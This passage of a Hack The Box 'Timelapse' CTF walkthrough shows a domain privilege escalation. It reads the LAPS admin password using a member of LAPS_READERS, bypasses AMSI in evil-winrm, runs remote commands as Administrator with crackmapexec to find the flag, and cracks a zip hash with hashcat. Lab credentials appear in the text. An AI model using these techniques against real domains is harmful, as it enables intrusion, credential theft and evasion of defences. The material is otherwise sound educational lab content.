
User `svc_deploy` have a non-standard domain group : `LAPS_READERS`



Find shortest path to Domain Admins, confirm that the group `LAPS_READERS` can read LAPS Password from `DC01.TIMELAPSE.HTB`



Right click on **ReadLAPSPassword** path line to view instructions



Dump laps from domain controller

What is LAPS?

LAPS (Local Administrator Password Solution) will mange local Administrator password for domain computers

Another way to dump laps

> https://github.com/n00py/LAPSDumper

```
python laps.py -d timelapse.htb -u 'svc_deploy' -p 'E3R$Q62^12p7PLlC%KWaxuaV'
```

Dump LAPS without powerview

```
Get-ADComputer DC01 -property 'ms-mcs-admpwd'
```

Prepare **powerview**

```
┌──(kali㉿kali)-[~/htb/Timelapse]
└─$ mkdir www&&cd www

┌──(kali㉿kali)-[~/htb/Timelapse/www]
└─$ ln -s /opt/sectools/powershell/PowerSploit/Recon/PowerView.ps1

┌──(kali㉿kali)-[~/htb/Timelapse/www]
└─$ python -m http.server 80
```

Connect with **evil-winrm** and **bypass amsi**

```
┌──(kali㉿kali)-[~/htb/Timelapse]
└─$ evil-winrm -i timelapse.htb -S -u 'svc_deploy' -p 'E3R$Q62^12p7PLlC%KWaxuaV'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this
machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled
```

```
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_deploy\Documents> Bypass-4MSI

Info: Patching 4MSI, please be patient...

[+] Success!
```

Dump laps from `DC01`

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> Get-DomainObject DC01 | select name,"ms-mcs-AdmPwd"

name ms-mcs-admpwd
---- -------------
DC01 I07M052Ic-/96-5#lt2r+F@K
DC01
```

Login as Administrator

Root flag is not in Administrator's Desktop

```
┌──(kali㉿kali)-[~/htb/Timelapse]
└─$ cme smb timelapse.htb -u 'Administrator' -p 'I07M052Ic-/96-5#lt2r+F@K' -x 'type C:\Users\Administrator\Desktop\root.txt'
SMB         DC01.timelapse.htb 445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb)
(signing:True) (SMBv1:False)
SMB         DC01.timelapse.htb 445    DC01             [+] timelapse.htb\Administrator:I07M052Ic-/96-5#lt2r+F@K (Pwn3d!)
SMB         DC01.timelapse.htb 445    DC01             Node ADMINISTRATOR@TIMELAPSE.HTB successfully set as owned in BloodHound
SMB         DC01.timelapse.htb 445    DC01             [+] Executed command
SMB         DC01.timelapse.htb 445    DC01             The system cannot find the file specified.
```

Find the Flag

```
┌──(kali㉿kali)-[~/htb/Timelapse]
└─$ cme smb timelapse.htb -u 'Administrator' -p 'I07M052Ic-/96-5#lt2r+F@K' -x 'cd C:\Users && dir /s root.txt'
```

```
SMB         DC01.timelapse.htb 445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb)
(signing:True) (SMBv1:False)
SMB         DC01.timelapse.htb 445    DC01             [+] timelapse.htb\Administrator:I07M052Ic-/96-5#lt2r+F@K (Pwn3d!)
SMB         DC01.timelapse.htb 445    DC01             [+] Executed command
SMB         DC01.timelapse.htb 445    DC01             Volume in drive C has no label.
SMB         DC01.timelapse.htb 445    DC01             Volume Serial Number is 22CC-AE66
SMB         DC01.timelapse.htb 445    DC01
SMB         DC01.timelapse.htb 445    DC01             Directory of C:\Users\TRX\Desktop
SMB         DC01.timelapse.htb 445    DC01
SMB         DC01.timelapse.htb 445    DC01             07/21/2023  07:02 AM                34 root.txt
SMB         DC01.timelapse.htb 445    DC01             1 File(s)             34 bytes
SMB         DC01.timelapse.htb 445    DC01
SMB         DC01.timelapse.htb 445    DC01             Total Files Listed:
SMB         DC01.timelapse.htb 445    DC01             1 File(s)             34 bytes
SMB         DC01.timelapse.htb 445    DC01             0 Dir(s)  10,008,154,112 bytes free

┌──(kali㉿kali)-[~/htb/Timelapse]
└─$ cme smb timelapse.htb -u 'Administrator' -p 'I07M052Ic-/96-5#lt2r+F@K' -x 'type C:\Users\TRX\Desktop\root.txt'
SMB         DC01.timelapse.htb 445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb)
(signing:True) (SMBv1:False)
SMB         DC01.timelapse.htb 445    DC01             [+] timelapse.htb\Administrator:I07M052Ic-/96-5#lt2r+F@K (Pwn3d!)
SMB         DC01.timelapse.htb 445    DC01             [+] Executed command
SMB         DC01.timelapse.htb 445    DC01             46af9877edd8e250a6ca1a95786f7d7e
```

Additional

Using hashcat to utilize GPU

> **Info**
>
> Sometimes john is slower than **hashcat**, since **hashcat** can utilize computing power of GPU

Check the required format for hashcat

```
hashcat --example-hashes|grep zip
```

The zip2john result will be like

```
winrm_backup.zip/legacyy_dev_auth.pfx:$pkzip$1*1*2*0*965*9fb*12e\506...452f76*$/pkzip$:legacyy_dev_auth.pfx:winrm_backup.zip::winr
m_backup.zip
```

Remove filename prefix and suffix

```
$pkzip$1*1*2*0*965*9fb*12e\506...452f76*$/pkzip$
```

Then start **hashcat**

```
hashcat hashcat_zip.hash /opt/wordlists/rockyou.txt -m 17200
```

```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 17200 (PKZIP (Compressed))
Hash.Target......: $pkzip$1*1*2*0*965*9fb*12ec5683*0*4e*8*965*72aa*1a8...pkzip$
Time.Started.....: Sat Jul 22 15:55:05 2023 (3 secs)
Time.Estimated...: Sat Jul 22 15:55:08 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/opt/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1305.9 kH/s (0.12ms) @ Accel:232 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3469560/14344385 (24.19%)
Rejected.........: 0/3469560 (0.00%)
Restore.Point....: 3468400/14344385 (24.18%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: sur137 -> suplly
Hardware.Mon.#1..: Util: 27%

Started: Sat Jul 22 15:54:53 2023
Stopped: Sat Jul 22 15:55:09 2023
```